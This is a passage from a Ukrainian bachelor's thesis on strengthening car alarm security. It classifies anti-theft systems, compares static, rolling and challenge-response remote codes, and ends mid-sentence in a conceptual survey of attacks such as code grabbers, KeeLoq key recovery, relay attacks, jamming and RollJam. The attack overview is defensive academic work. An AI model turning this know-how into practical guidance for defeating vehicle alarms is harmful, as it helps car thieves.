МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ОДЕСЬКИЙ ДЕРЖАВНИЙ ЕКОЛОГІЧНИЙ УНІВЕРСИТЕТ

НКЦ заочної освіти

Кафедра інформаційних технологій

Бакалаврська кваліфікаційна робота

на тему: Програмна реалізація посиленого захисту автомобільної сигналізації

Виконав студент 5 курсу групи КН-5
Напрям 6.050101 комп'ютерні науки
Ібадов Наріман Назім огли

Керівник д.т.н., професор
Казакова Надія Феліксівна

Рецензент регіональний координатор
Програми EGAP
Копиченко Іван Юрійович

Одеса 2020

ЗМІСТ

ПЕРЕЛІК СКОРОЧЕНЬ

АС – автоматизована система;

БУ – блок управління

ЕОМ – електронно-обчислювальна машина;

ЕБК – електронний блок керування

ЗІ − захист інформації

ІС − інформаційна система

ІТ − інформаційні технології

ОС – обчислювальна система;

ПЗ – програмне забезпечення;

СУ – система управління

DST – приймач цифрового підпису

ВСТУП

Захист автомобіля в нинішніх умовах стає усе більш складною проблемою, обумовленою рядом обставин, основними з яких є: винахід і широке застовування різноманітних засобів для взлому кодування в автомобільних сигналізація. Тенденція до розкрадання особистих автотранспортних засобів постійно зростає.

Злочинна діяльність щодо викрадення автомобілів набула широкого розмаху в усьому світі. Країни Західної Європи зі своїм багатомільйонним автопарком є одними з основних злочинних майданчиків для викрадання і подальшого продажу на чорному ринку авто.

Як показує статистика, сайту національної поліції України за перші шість місяців 2019 року в Україні викрали 5374 авто. Також, окрім беспосереднього угону авто, в останні місяці, завдяки посиленню фінансово-економічної кризи, посилилися випадки злому із метою крадіжки особистих речей з автотранспорту.

Щоб протистояти цьому, необхідно встановлювати додаткові пристрої на автомобіль, які ускладнюють зловмисникові його роботу. Ефективним методом є використання систем охоронної сигналізації. Як показує статистика, автомашини, обладнані системою сигналізації, менш піддаються угону або раскомплектації.

Однак, при установці автомобільної сигналізації, відповідно виникає питання − чи легко зламати даний електронний замок. Для того щоб виключити можливість виключення сигналізації сторонніми особами застосовується кодування передавачів. Рівень секретності кодів різних сигналізацій значно відрізняється. У застарілих сигналізаціях застосовувалися коди з числом комбінацій до 512, підбір такого коду займає менше 1 хвилини. Кількість комбінацій кодів в сучасних сигнализациях може досягати декількох тисяч мільярдів. Для кодування сигналу передавача і подальшого його декодування використовуються комплекти спеціалізованих мікросхем, деякі з

яких представлені в таблиці нижче або універсальні мікроконтролера з відповідним програмним забезпеченням.

Отже, зловмисники знаходять способи обходу електронних систем захисту і існує реальна необхідність перевірки стійкості існуючих автомобільних систем захисту до злому.

Актуальність теми дипломної роботи полягає в тому, що автомобільні сигналізації це важливий компонент системи будь якого автомобіля і від рівень надійності цієї системи залежить збереження автомобіля від крадіжки.

Виходячи з цього, виникає необхідність перевірки існуючих шифрувань, які використовуються в автомобільних сигналізаціях, для того щоб впевнитись в надійності чи навпаки в вразливості цих шифрувань.

Проте, виявити і вказати на слабкі шифрування недостатньо, в дипломній роботі запропоновано найбільш надійний спосіб захисту автомобіля.

1 ЗАГАЛЬНИЙ АНАЛІЗ АВТОСИГНАЛІЗАЦІЙ

1.1 Способи реалізації електронного захисту автомобіля

Електронні протиугінні системи (antitheft alarm) є стандартним обладнанням на більшості нових автомобілів і можуть встановлюватись на випущені раніше. Вони повинні бути ефективними, надійними, стійкими до зовнішніх впливів та мати тривалий строк служби. Їх встановлення не повинно погіршувати безпеку автомобіля.

На сьогодні на ринку представлена велика кількість протиугінних систем, кожна з яких має свої переваги і недоліки. Найчастіше, з метою максимально убезпечити автомобіль від викрадення, власник встановлює на машину відразу кілька протиугінних механізмів.

Найпростішими, недорогими і поширеними пристроями протиугінних засобів є різні механічні пристрої. Але навіть вони здатні стати серйозною перешкодою для крадіжки автомобіля зловмисниками. При бажанні і належному оснащенні впоратися з такими системами можна, але для цього необхідно їх виявити і зрозуміти принцип роботи, для чого знадобиться час. За статистикою, якщо протягом 5-7 хвилин зловмисники не усувають захист, то намагаються відмовитися від угону.

Механічні системи − це класичні протиугінні блокіратори, надійність яких перевірена часом. Масивна механічна конструкція встановлюється на штатні місця кріплення за допомогою зривних болтів, та знерухомлює автомобіль шляхом блокування елементів управління. Відкриття та закриття замка здійснюється поворотом ключа. Швидко знешкодити замок не можливо, адже для цього потрібно багато часу та електро-пилувальні інструменти.

Електромеханічні системи − це поєднання надійності механічного блокіратора з інноваційними електронними технологіями. Їх головна перевага у виключенні впливу "людського" фактору. Якщо власник авто може забути заблокувати механічний блокіратор самостійно, то електромеханічний

зробить це автоматично після вимикання запалювання. Замикання здійснюється електродвигуном системи, що блокує елемент управління авто без будь-якого втручання людини. Це дуже важливо, адже статистика викрадень авто свідчить, що більшість крадіжок трапляється під час короткотривалих зупинок, коли власник машини полишає її на «п’ять хвилин», щоб забігти до магазину чи в кафе випити кави. Розблокування пристрою здійснюється за допомогою безконтактного чіпа або набору коду на панелі.

Електронні системи − електронний протиугінний пристрій, що блокує системи роботи автомобіля. Найпростішим та вкрай дієвим з них є іммобілайзер, у стані охорони запобігає запуску двигуна або блокує основні ланцюги та системи, щоб запобігти його коректній роботі. Імобілайзери поділяються на моделі з ручним набором коду, тобто клавіатурні або кодові, коли набірна цифрова панель розміщується в салоні авто, та моделі з електронним кодовим ключем, так звані картки-мітки, в яких записаний кодований сигнал або шифр, що автоматично розпізнається системою. Супутникові протиугінні системи − це практично ті ж самі імобілайзери, але вони мають велику кількість додаткових функцій, можуть відстежувати місцезнаходження авто в режимі реального часу, отримувати інформацію по стану авто та управління режимами охорони на відстані, наприклад за допомогою мобільного смартфон-додатку.



Рисунок 1.1 − Пристрої захисту авто від викрадення

Протиугінні системи реалізовують захист автомобіля на трьох рівнях.

Захист по периметру. Система периметричного захисту використовує мікровимикачі для контролю за відкриванням дверей, капота чи багажника автомобіля. При несанкціонованому їх відкритті вмикається звуковий і світловий сигнали. Інколи система доповнюється датчиками, здатними розрізняти рухи тіла.

Захист по об’єму. Система за допомогою інфрачервоних, ультразвукових або мікрохвильових датчиків виявляє несанкціонований рух в салоні автомобіля. Ультразвукові датчики використовують ефект Допплера, коли будь-який рух в салоні змінює частоту сигналу ультразвукового випромінювача (40 кГц), який приймається приймачем. Мікрохвильова радіосистема працює за тим же принципом, але радіосигнал випромінюється на частоті 10 ГГц. Мікрохвильові датчики рідше помилково реагують на рух повітря і часто встановлюються в кабріолетах. Інфрачервоні датчики являють собою пару приймач-випромінювач і монтуються на стелі салону. Вони створюють невидиму інфрачервону завісу до підлоги салону. Приймач

постійно контролює відбитий сигнал і при його зміні вмикається сигнал тривоги.

Іммобілізація двигуна здійснюється спеціальним ЕБК, який забороняє запуск двигуна при отриманні сигналу тривоги. Це можна здійснити двома способами:

- апаратною іммобілізацією, при якій деякі електричні ланцюги системи пуску двигуна розриваються спеціальними реле або напівпровідниковими перемикачами. Ефективність апаратних систем іммобілізації дуже залежить від скритності розміщення реле і немаркованих проводів у джгуті. Скритність потрібна щоб унеможливити шунтування створюваних цими пристроями розривів в ланцюзі;
- програмною іммобілізацією, коли за командою протиугінної системи ЕБК двигуна забороняє його запуск, наприклад, робить недоступними калібрувальні діаграми подачі палива і запалювання. Після цього двигун хоч і буде провертатись стартером, але не запуститься. Такі системи дуже ефективні, потрібно тільки усунути можливість запуску шляхом заміни ЕБК двигуна на інший роботоздатний блок.

Склад протиугінних пристроїв, які входять в стандартну комплектацію, залежить від моделі автомобіля. У всіх випадках автомобіль комплектується засобами периметричного захисту, багато протиугінних систем включають іммобілайзер і захист по об’єму (рис. 1.2). Звичайно протиугінна система вмикається і вимикається ключем замка дверей або з дистанційного пульта, який керує також і центральним замком. Світлодіодний індикатор при ввімкненні протиугінної системи починає блискати, інформуючи про роботу системи.



Рисунок 1.2 – Блок-схема базової протиугінної системи

В робочому режимі протиугінна система може реагувати на такі дії:

- відкриття капоту, дверей чи багажника;
- спроба відкрити дверний замок;
- спроба ввімкнути замок запалювання;
- спроба ввімкнути стартер;
- пересування, рух в салоні автомобіля (об'ємний захист).

Коли протиугінна система зафіксує спробу несанкціонованого доступу до автомобіля, на 30 секунд вмикається звуковий сигнал і підсвічування фарами, іммобілайзер вносить розриви в ланцюгу керування запуском і забороняє користування калібрувальними діаграмами електронного запалювання і впорскування палива, після чого робота двигуна стає неможливою.

Для вимкнення протиугінної системи і відкривання дверей з дистанційного пульта потрібно надіслати відповідний код.

1.2 Класифікація автомобільних охоронних систем

На даний час відсутня єдина класифікація для усіх типів охоронних систем. Спеціалісти класифікують їх за співвідношенням охоронних і сервісних функцій. Зокрема розрізняють три основних класи.

1.2.1 Система класу «Стандарт»

Системи класу «Стандарт» забезпечують такі охоронні функції:

- дистанційне керування радіобрелоком (один канал керування, декілька десятків тисяч кодів);
- охорона дверей, капота, багажника за допомогою кнопкових вимикачів;
- захист від ударів;
- режим «Паніка»;
- блокування двигуна по одному ланцюгу (ланцюг запалювання або живлення стартера);
- світлова і звукова сигналізація (в режимі тривоги);
- антисканерний захист.

Стандартними сервісними функціями є такі:

- світлове і звукове підтвердження поставлення і зняття режиму
- охорони;
- світлодіодна індикація режимів роботи;
- світлова і (або) звукова індикація факту спрацьовування
- сигналізації;
- службовий режим з відключеними охоронними функціями.

1.2.2 Системи класу «Екстра»

Системи класу «Екстра» забезпечують такі охоронні функції:

- дистанційне керування з кількістю кодових комбінацій від сотень до тисяч і вище;
- захист об’єму салону;
- блокування двигуна, яке зберігається навіть при демонтажі системи;

- автоматичне повернення в режим охорони, яке забезпечує захист від випадкового вимкнення системи (повернення режиму охорони через 15-30 с);
- пасивне ввімкнення охорони (автоматичне ввімкнення режиму охорони через 15-30 с після закриття останньої дверці);
- захист від угону, який дозволяє дистанційно зупинити автомобіль і заглушити двигун (функція Anti-Hi-Jack);
- роздільний захист дверей, капота і багажника автомобіля;
- захист від ударів;
- розгалужена діагностика системи, яка дозволяє визначити несправний датчик і завчасно прийняти відповідні заходи.

Стандартними сервісними функціями є такі:

- дистанційне керування (2-4 канали керування) основним чи додатковим датчиком, регулюванням чутливості датчиків, замком багажника, склопідіймачами;
- керування замками дверей;
- відключення несправного чи того, що постійно спрацьовує, датчика з повідомленням про це власнику;
- індикація причин спрацьовування сигналізації, завдяки якій власник взнає про спробу вторгнення в автомобіль, про помилкову тривогу та її причини;
- освітлення салону при вимкненні сигналізації;
- керування двома і більше автомобілями;
- пошук автомобіля в темну пору доби (ввімкнення габаритних вогнів);
- службовий режим з відключеними охоронними функціями і з можливістю дистанційного керування замками дверей;
- безшумне ввімкнення/вимкнення сигналізації (без звукового підтвердження);
- програмування функцій дистанційного брелока-передатчика (запис кодів нових брелоків);

– програмування керованих налаштувань сигналізації (зміна функцій
– вбудованими перемикачами типу DIP).

1.2.3 Системи класу «Супер»

Системи класу «Супер» забезпечують такі охоронні функції:

– дистанційне керування з динамічним кодом, завдяки якому усі
– спроби запам’ятати його або розшифрувати за допомогою сканера чи іншого електронного пристрою стають безрезультатними;
– резервне джерело живлення блока керування системою;
– використання не менше трьох ланцюгів блокування двигуна:
– блокування запалювання, стартера і системи подачі палива;
– досконала автоматична система захисту від нападу – активного,
– пасивного чи комбінованого типу, яка потребує від водія мінімальних
– керованих впливів.
– Стандартними сервісними функціями є такі:
– розвинене дистанційне керування (2-4 канали керування)
– основними і додатковими датчиками, плавним регулювання чутливості
– датчиків, замком багажника, склопідіймачами і т.п.;
– дистанційне програмування деяких функцій;
– дистанційне ввімкнення/вимкнення службового режиму;
– контроль і усунення помилкового спрацьовування сигналізації.

Належність системи до певного класу встановлюють спеціалісти із охоронних систем, виходячи із усієї сукупності функцій. При цьому системі може присвоюватись два класи: один – за рівнем охоронних функцій, а інший – за рівнем сервісних функцій.

1.3 Аналіз протоколів автосигналізацій

На сьогодні широко розповсюдженні та використовуються декілька видів кодування, залежно від вартості автомобільної сигналізації в ній

використовуються: статичний, динамічний або діалоговий код. Відповідно і рівень надійності залежить від виду кодування.

1.3.1 Статичний код

Алгоритми найперших сигналізацій ґрунтувалися на статичному кодуванні. При цьому кожній команді відповідав свій командний пакет, який не змінювався з часом (звідси назва даного виду кодування). Наприклад, команді "Відкрити двері" завжди відповідав командний пакет "Q1234Y" (в такому форматі він передавався від брелока на блок управління). Формат пакета вибирав сам користувач (або виробник сигналізації), перемикаючи движки всередині брелока, або запаюючи перемички. Так як варіантів коду було небагато, то іноді своїм брелоком можна було відкрити чужу машину з такою ж сигналізацією − формати пакетів збігалися. Само собою, таке кодування не забезпечувало належного захисту − досить було один раз прослухати пакет, відповідний команді "Зняти з охорони", і потім, повторивши його, отримати доступ до автомобіля.



Рисунок 1.3 – Брелок в автосигналізаціях з статичним кодуванням

Уразливість в методі статичного кодування і можливість прослуховування радіоефіру стали поштовхом до появи кодграбберів −

спеціальних технічних пристроїв, які можуть перехоплювати сигнал, декодувати і повторювати код. Таким чином, кодграббер по суті емулює штатну сигналізацію без відома власника. За своєю будовою кодграббер майже в точності повторює брелок автосигналізації − в ньому є приймач і передавач радіохвиль, керуючий мікроконтролер, фізичні кнопки і засоби індикації. Для спрощення виготовлення таких пристроїв, викрадачі часто використовують корпус брелока сигналізації, з огляду на те, що там вже є кнопки, антена і індикація. Крім цього, візуально, такий брелок-кодграббер не відрізниш від еталонного брелока.

1.4 Динамічне кодування

Щоб захистити автосигналізації від злому кодграббер, почали використовувати динамічний код − постійно змінюється пакет даних, який передається з брелока на блок сигналізації через радіоканал. З кожною новою командою з брелока надсилається код, який раніше не використовувалася.

Сигналізація працює за наступним принципом. Коли власник машини натискає на кнопку брелока, генерується сигнал. Він несе в собі інформацію про серійний номер пристрою, секретному коді (ключ шифрування) і кількості натискань (необхідно для синхронізації роботи брелока і блоку управління). Ці дані попередньо зашифровуються перед відправленням. Сам алгоритм шифрування знаходиться у вільному доступі, але для розшифрування даних потрібно знати секретний код, який записується в брелок і блок управління на заводі. Могло здатися, що проблема кодграбберов вирішена − але не тут то було. Динамічне кодування теж не встояла перед кодграббер нових модифікацій.

1.4.1 Діалоговий код

Сигналізації з динамічним кодуванням вже дещо застаріли, вони не забезпечують стовідсотковий захист автомобіля від угону. На їх зміну прийшли пристрої з діалоговим кодуванням.

Шифрування авто сигналізації ведеться в режимі діалогу між брелоком і блоком управління авто сигналізації, розташованому в автомобілі. Коли власник натискає на кнопку, з брелока подається запит на виконання команди. Щоб блок управління упевнився, що команда поступила саме з брелока власника, він посилає на брелок сигнал з випадковим числом. Це число обробляється за певним алгоритмом і відсилається назад до блоку управління. В цей час блок управління обробляє те саме число і порівнює свій результат з результатом, одержаним від брелока. При рівності значень, блок управління виконує команду.



Рисунок 1.4 – приклад діалогового коду

Алгоритм, за яким виконуються розрахунки на блоці управління, індивідуальний для кожної авто сигналізації і закладається в неї на ще заводі.

Розглянемо простий алгоритм:

$$Y = X \cdot T3 - X \cdot S2 + X \cdot U - H, \quad (1.1)$$

де T, S, U і H – це числа, які закладаються в сигналізацію на заводі. X – випадкове число, яке передається на брелок для перевірки. Y – число, яке розраховується блоком управління і брелоком за заданим алгоритмом.

Автовласник сигналізації натискає на кнопку і з брелока на блок управління (БУ) передається запит на зняття автомобіля з охорони. У відповідь блок управління генерує випадкове число (для прикладу візьмемо число 846) і відправляє його на брелок. Після цього БУ і брелок виконують розрахунок числа 846 за алгоритмом (для прикладу розрахуємо по приведеному вище простому алгоритму).

Наприклад дано:

T = 29, S = 43, U = 91, H = 38.

Вийде:

$$846 \cdot 24389 — 846 \cdot 1849 + 846 \cdot 91 - 38 = 19145788 \quad (1.2)$$

Число (19145788) брелок відправить блоку управління. Одночасно з цим блок управління виконає такий же розрахунок. Числа співпадуть, блок управління підтвердить команду брелока, і автомобіль зніметься з охорони.

Навіть для розшифрування елементарного алгоритму, приведеного вище, знадобиться чотири рази (у нашому випадку в рівнянні чотири невідомих) перехопити пакети даних.

Перехопити і розшифрувати пакет даних діалогової автосигналізації практично неможливо. Для кодування сигналу використовуються так звані хеш-функції – алгоритми, які перетворюють рядки довільної довжини до 32 букв і цифр.

Нижче приведені результати шифрування чисел за найпопулярнішим алгоритмом шифрування MD5. Для прикладу було взято число 846 і його модифікації.

MD5 (846) = 84f7e69969dea92a925508f7c1f9579a;

MD5 (841) = 02a32ad2669e6fe298e607fe7cc0e1a0;

MD5 (146) = a5e00132373a7031000fd987a3c9f87b.

Як бачимо, результати кодування чисел, що відрізняються тільки однією цифрою, абсолютно не схожі один на одного [1][1)].

Виходячи з цього, стає зрозуміло що найбільш надійним є діалоговий код, деталі наведені на рисунку 1.5



Рисунок 1.5 – Результат аналізу алгоритмів шифрування

1.4.2 GSM та супутникові сигналізації

Досить поширений підвид сигналізацій зі зворотнім зв'язком — GSM сигналізації. Вони можуть управлятися як з брелоків, так і з телефону шляхом відправки спеціалізованої команд SMS, або дзвінком і набором команди в тональному режимі. Якщо відбувається втрата GSM сигналу в режимі

[1)] [1]Asabashvili, S. Car alarm security level increase on NFC based technology and asymmetric enciphering [Text] // INŻYNIER XXI WIEKU // monografia / S. Asabashvili, D. Konotop, S. Shuprovych, O. Fraze-Frazenko (Supervisor); Redakcja: I. Adamiec-wójcik, J. Stadnicki, J. Rysiński, G. Zamorowski. Bielsko-Biała : Wydawnictwo naukowe akademii techniczno – humanistycznej w Bielsku-Białej, 2017. vol 2. pp 49-60, 414 p. (Англ. яз.) ISBN 978-83-65182-70-8, ISBN 978-83-65182-81-4 (Tom 2).

охорони, то при наступному відновленні приходить SMS. У аварійному випадку сигналізація відправляє SMS з вказівкою причини спрацьовування, або ініціює дзвінок власнику. Основна проблема на даний час, полягає а тому, що немає 100% покриття території стільниковим зв'язком, є велика ймовірність залишитися в глухому районі із заблокованим автомобілем і смартфоном, який розрядився, необхідність платити за зв'язок [2][1)].

Деякі сучасні сигналізації оснащені RFID-міткою для безконтактного доступу («hands free»), дальність зв'язку – до 10 метрів. Не треба діставати брелок з кишені і натискати на кнопку, якщо мітка знаходиться в зоні дії приймача сигналізації, то автомобіль знімається з режиму охорони. В основному мітки працюють на частоті 2.4 ГГц.

Супутникові сигналізації — визначають координати автомобіля в режимі реального часу і по каналу GSM передають інформацію в моніторинговий центр. У разі тривожного сигналу оператор дзвонить власникові і може направити на місце події групу екстреного реагування. Окрім GSM каналу у неї є незалежний дублюючий канал зв'язку, що працює на частотах від 146 до 174 МГц. По суті вона є не просто супутниковою, а радіопошуковою сигналізацією і працює на базі автономних станцій пеленгації. Ці станції розташовуються так, щоб система покривала усе місто, а також приміську територію на відстані до 100 кілометрів. Радіоканал неможливо заглушити засобами, доступними викрадачам. Судячи по зарубіжному досвіду, шанси повернути автомобіль з радіопошуковою сигналізацією — близько 80%.

---

1) [2] Парнес М. Применение радарних датчиков в автомобиле. «Компоненти и технологии», № 1. 2008.

Висновок до розділу 1

У першому розділі було проведено аналіз існуючих автомобільних сигналізацій, а також класифікацію охороних систем і базові комплектації.

Наведено загальні відомомсті про охоронні системи, рівні захисту протиугінних систем, наведено блок схему базової протиугінної системи.

За результатом вище сказаноного можна зрозуміти, що охоронні системи класифікуються на системи класу, при цьому може присвоюватись два класи: один – за рівнем охоронних функцій, а інший – за рівнем сервісних функцій.

У розділі детально розглянуті види кодування, а саме: статичне кодування, динамічне кодування та діалогове кодування. Також у розділі розглянуто GSM та супутникові сигналізації.

За результатами проведеного аналізу визначено, що найбільш надійним і стійким до атак злочинців є діалоговий код.

Спираючись на вище сказане, можна стверджувати, що використання діалогового коду в авто сигналізаціях є найбільш ефективним і надійним.

2 ІСНУЮЧІ ВИДИ АТАК НА ОХОРОННІ СИСТЕМИ

Автомобільні протиугінні системи запобігають несанкціонованому фізичному доступу до автомобілів. Потенційні зловмисники в аспекті захисту автомобільних систем та їх цілі наведені в таблиці 2.1 Успішний обхід систем захисту дає злочинцям не тільки фізичний доступ до автомобіля, але і до бортових систем. Злодії, зазвичай, виконують технологічно легкі атаки, наприклад, можуть забраковувати замок, виконати пошук ключів, залишених в автомобілі, розрізати сигнальні провідники та провести прямий запуск двигуна.

Таблиця 2.1 − Зловмисники та їх цілі

Зловмисники	Цілі
Злодії	Викрасти автомобіль та дорогі автомобільні комплектуючі
Вандали	Пошкодити майно
Хакери	Пожартувати
Професійні злочинці	Отримати доступ до автомобіля

2.1 Атаки на системи автомобільної безпеки

Збільшується кількість високотехнологічних атак на бездротові системи, особливо на автомобілі високого класу. Детальний розбір існуючих видів нападів на протиугінні системи наведений у таблиці 2.2

Таблиця 2.2 − Атаки на системи автомобільної безпеки

Атаки	Інструменти	Вразливості	Дії	Цілі	Результат
Атака на Keeloq	Інформ. Обмін	(довжина ключа, розмір блоку)	Зчитування, автентифікація	Дані (ключ шифрування)	Розкриття інформації (ключ шифрування)
Атака на DST	Інформ. Обмін	(довжина ключа, розмір блоку)	Зчитування, автентифікація	Дані (функція шифрування ключ шифрування)	Розкриття інформації (ключ шифрування і функція шифрування)
Атака через повторювачі	Інструменти	Проектування	Повторення		Отримання інформації
Bypass комплект	Інструменти	Проектування	Обхід		Отримання інформації
Глушіння радіоканалу	Інструменти	Проектування	Переповнення	Мережа	Відмова в обслуговуванні
RollJam	Інструменти	Проектування	Сканування, Копіювання	Дані	Отримання інформації

Keeloq – це 32-розрядний блоковий шифр, який використовується для шифрування зв'язку між брелоком сигналізації і автомобілем. Keeloq використовує 64-розрядний криптографічний ключ і містить 528 ідентичних циклів шифрування/дешифрування. Кожен цикл шифрування/дешифрування еквівалентний нелінійному регістру зсуву зворотного зв'язку (NLFSR). Атака

на відновлення ключа [3][1)] показала NLFSR і розкрила ключ шифрування Keeloq, використовуючи три слабкі місця Keeloq: коротка довжина ключа, короткий розмір блоку та наявність ефективної лінійної апроксимації NLFSR.

Перші атаки на Keeloq були аналітичні з використанням математичних методів і структурного аналізу стандартних алгоритмів і текстів програм шифрування і дешифрування, широко опублікованих, як зразки, компанією Microchip для розширення збуту своєї продукції. Прошу зауважити, що єдиною метою всіх дослідників є видобуток майстер-ключа шифрування (за термінологією Microchip − Ключа Виробника), а не сам алгоритм кодування, як помилково вважають автори безлічі статей про злом KeeLoq. Більш того, у всіх методах атак, розглянутих нами далі, особливий акцент робиться на використанні незмінно стандартних алгоритмів шифрування і дешифрування, в той час, як ніхто не забороняє виробникам застосувати розумний творчий підхід і внести корективи в застосовується в своїх виробах KeeLoq технологію, використовуючи при це не стандартні кодери, а, наприклад, їх програмну реалізацію на мікропроцесорах.

Цифровий підпис призначений для аутентифікації особи, яка підписала електронний документ. Крім цього, використання цифрового підпису дозволяє здійснити:

